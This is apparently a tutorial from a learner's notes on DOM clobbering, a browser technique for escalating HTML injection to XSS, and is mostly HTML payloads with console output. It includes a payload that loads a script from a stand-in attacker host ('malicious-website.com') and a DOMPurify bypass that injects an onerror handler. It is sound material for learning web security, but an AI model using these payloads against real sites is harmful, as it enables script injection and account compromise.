DOM clobbering#
DOM clobbering is a client-side attack. It might result in XSS.
The way this works is, you inject HTML that when parsed by browser, might result in overwriting global variables or objects in JavaScript context
This attack requires you to already have a way to inject HTML, but can’t execute JavaScript. DOM clobbering is how you might escalate to XSS
Most of this page is what i understand from HackTricks
Test setup#
This is just for following what I do, if you don’t care, go to #Basic
First, install vscode. I like vscodium more.

Install Live Server extension

Then, create a project folder, write some HTML, and click on the Go Live button at the bottom. It should bring you to your HTML page
Finally, open devtool by pressing F12, navigate to Console and you have a JavaScript console

Basic#
It’s possible to generate global variables inside the JS context with the attributes id and name in HTML tags.
Consider this HTML page:
<html>
    <body>
        <a id=config></a>
    </body>
</html>
The page contains <a> element , with id attribute being config.
If we access the page, open developer console, we can access config, and it will return a DOM object. Same thing with window.config
>> config
<a id="config">

>> window.config
<a id="config">
This happens because after browser parses HTML, it will also expose DOM objects for JavaScript to access.
A little quirk:
Interestingly, when you use a <form> element to clobber a variable:
<html>
    <head></head>
    <body>
        <form id="config">
            <input name="key" value="someString">
        </form>
    </body>
</html>
The toString() value of the element is [object HTMLFormElement]
>> config
<form id="config">

>> config.key
<input name="key" value="someString">

>> config.key.toString()
"[object HTMLInputElement]"
But with <a> element:
<html>
    <head></head>
    <body>
        <a id="config" href="http://evil.com/script.js">
    </body>
</html>
The toString() will return the element’s href attribute:
>> config
<a id="config" href="http://evil.com/script.js">

>> config.toString()
"http://evil.com/script.js"
Therefore, if you clobber using the <a> tag, you can control the value when it’s treated as a string
However, note that toString() of <a> tag with href attribute will always return a URL.
Arrays and objects#
HTMLCollection#
It’s also possible to clobber arrays and objects:
<html>
    <head></head>
    <body>
        <a id="config">
        <a id="config" name="url" href="controlled">
    </body>
</html>
In this case, we created 2 <a> elements with the same id config. This will create a HTMLCollection, since the browser doesn’t wanna pick one, it gives you a list instead.
And HTMLCollection has a special behavior: you can access items in it by their name attribute.
>> config
HTMLCollection(2) [a#config, a#config, config: a#config, key: a#config]

>> config.url.toString()
'http://localhost:5500/controlled'

>> config[1].toString()
'http://localhost:5500/controlled'
Only certain elements can use the
nameattribute to clobber globals, they are:embed,form,iframe,image,imgandobject. Firefox browser does NOT give youHTMLCollection, for some reason, so you can’t use the attack above. But chromium does, for some reason
To clobber a 3rd attribute, you need to use a form:
<html>
    <head></head>
    <body>
        <form id="config" name="account">
            <input id="email" value="controlled" >
        </form>
        <form id="config"></form>
    </body>
</html>
We need 2 <form> elements to create a HTMLCollection, which is the basis of this attack, one with name attribute.
The <form> element is a little special. An <input> tag inside it can be accessed by its id attribute.
However, to get the controlled string out of <input> tag, we need to access .value, which might be hard to exploit, since we need JS on the page to access x.y.z.value
>> config
HTMLCollection(2) [form#config, form#config, config: form#config, account: form#config]

>> config.account
<form id="config" name="account"></form>

>> config.account.email
<input id="email" value="controlled">

>> config.account.email.value
'controlled'Iframe#
We can also clobber with <iframe> this way. More compatible with Firefox, since we don’t need to rely on HTMLCollection
The
<style>tag is used to give enough time for the<iframe>to render. Without it you will getundefined.
<html>
    <head></head>
    <body>
        <iframe name="config" srcdoc="<a id=url href=controlled></a>"></iframe>
        <style>@import "https://google.com";</style>
    </body>
</html>
>> config.url.toString()
"http://127.0.0.1:5500/controlled"To clobber deeper attributes, you can use <iframe> with html encoding this way:
This payload uses
<iframe>and #HTMLCollection trick. Doesn’t work on Firefox And yes, triple HTML entity encoding.&amp;#x20;is a space,&amp;gt;is>. I wouldn’t touch it.
<html>
<head></head>
<body>
<iframe name="a"
srcdoc="<iframe name=b
srcdoc='<iframe name=c
srcdoc=<a/id=d&amp;#x20;name=e&amp;#x20;href=controlled&amp;gt;<a&amp;#x20;id=d&amp;gt;
>'
>"
>
</iframe>
<style>
@import "https://google.com";
</style>
</body>
</html>>> a.b.c.d.e.toString()
'http://localhost:5500/controlled'A “practical” example#
In JavaScript it’s common to find:
var someObject = window.someObject || {}Consider this JavaScript snippet:
window.onload = function () {
	let config = window.config || {}
	let script = document.createElement("script")
	script.src = config.url
	document.body.appendChild(script)
}
If it finds the global object config, it will create a <script> element with src attribute from config.url.
So, we use #HTMLCollection trick to create config object, with url property being an <a> element:
For some reason that I don’t know,
script.src = config.urlwill treatconfig.urlas a string and will return itshrefattribute instead of a DOM object.
<html>
    <head></head>
    <body>
        <a id=config></a>
        <a id=config name="url" href=//malicious-website.com/malicious.js></a>
        <script>
            window.onload = function () {
                let config = window.someObject || {}
                let script = document.createElement("script")
                script.src = config.url
                document.body.appendChild(script)
            }
        </script>
    </body>
</html>

And when the page loads, we should see a <script> tag pointing to our controlled URL
Tricks#
Filter Bypassing#
If a filter is looping through the properties of a element using something like document.getElementByID('x').attributes, you could clobber the .attributes and break the filter.
This is because the function that is doing the filter received an unexpected input. It returns a DOM object instead of a element’s attribute
It would also work with other DOM properties like tagName , nodeName or parentNode and more.
<html>
    <head></head>
    <body>
        <form id="x"></form>

        <form id="y">
            <input name="nodeName" />
        </form>
    </body>
</html>
>> document.getElementById("x").nodeName
"FORM"
>> document.getElementById("y").nodeName
<input name="nodeName">A DOMPurify trick#
DOMPurify allows you to use the cid: protocol, which does not URL-encode double-quotes.
This means you can inject double-quote that will be decoded at runtime.
Therefore, injecting something like
<img id=defaultAvatar>
<img id=defaultAvatar name=avatar src="cid:"onerror=alert(1)//">Will make the HTML encoded " to be decoded on runtime and escape from the attribute value to create the onerror event.
<img id=defaultAvatar>
<img id=defaultAvatar name=avatar src=""onerror=alert(1)//">
Clobbering document objects#
It’s possible to overwrite attributes of the document object using DOM Clobbering
Using this technique you can overwrite commonly used values such as:
document.cookiedocument.bodydocument.children- Even methods in the
documentinterface likedocument.querySelector.
Overwrite document.cookie:
<html>
    <head></head>
    <body>
        <img name=cookie />
    </body>
</html>
>> document.cookie
<img name="cookie">
>> typeof(document.cookie)
'object'Overwrite toString method:
<html>
    <head></head>
    <body>
        <form name=cookie>
            <input id=toString>
        </form>
    </body>
</html>
>> document.cookie
<form name="cookie"></form>
document.cookie.toString
<input id="toString">Alter document.getElementById() Result#
<html> and<body>#
The results of calls to document.getElementById() and document.querySelector() can be altered by injecting a <html> or <body> tag with an identical id attribute.
Here’s how it can be done:
<html>
    <head></head>
    <body>
        <div style="display:none" id="cdnDomain" class="x">example.com</div>

        <p>
            <html id="cdnDomain" class="x">
                clobbered
            </html>
        </p>
    </body>
</html>
>> document.getElementById("cdnDomain").innerText
'clobbered'
>> document.querySelector(".x").innerText
"clobbered"
Furthermore, using <styles> to hide these injected HTML/body tags, interference from other text in the innerText can be prevented
<html>
    <head></head>
    <body>
        <div style="display:none" id="cdnDomain" class="x">example.com</div>

        <p>existing text</p>
		<html id="cdnDomain" class="x">
			clobbered
		</html>

        <style>
			p {
			    display: none;
			}
		</style>
    </body>
</html>
>> document.getElementById("cdnDomain").innerText
'clobbered'
>> document.querySelector(".x").innerText
"clobbered"
<svg>#
A <body> tag inside <svg> can also work
<html>
    <head></head>
    <body>
		<div style="display:none" id="cdnDomain" class="x">example.com</div>
		<svg>
			<body id="cdnDomain" class="x">
				clobbered
			</body>
		</svg>
	</body>
</html>
>> document.getElementById("cdnDomain").innerText
'clobbered'
>> document.querySelector(".x").innerText
"clobbered"
For the <html> tag to function within <svg> in browsers like Chrome and Firefox, a <foreignobject> tag is necessary:
<html>
    <head></head>
    <body>
        <div style="display:none" id="cdnDomain" class="x">example.com</div>

        <svg>
		  <foreignobject>
		    <html id="cdnDomain" class="x">
		      clobbered
		    </html>
		  </foreignobject>
		</svg>
    </body>
</html>
>> document.getElementById("cdnDomain").innerText
'clobbered'
>> document.querySelector(".x").innerText
"clobbered"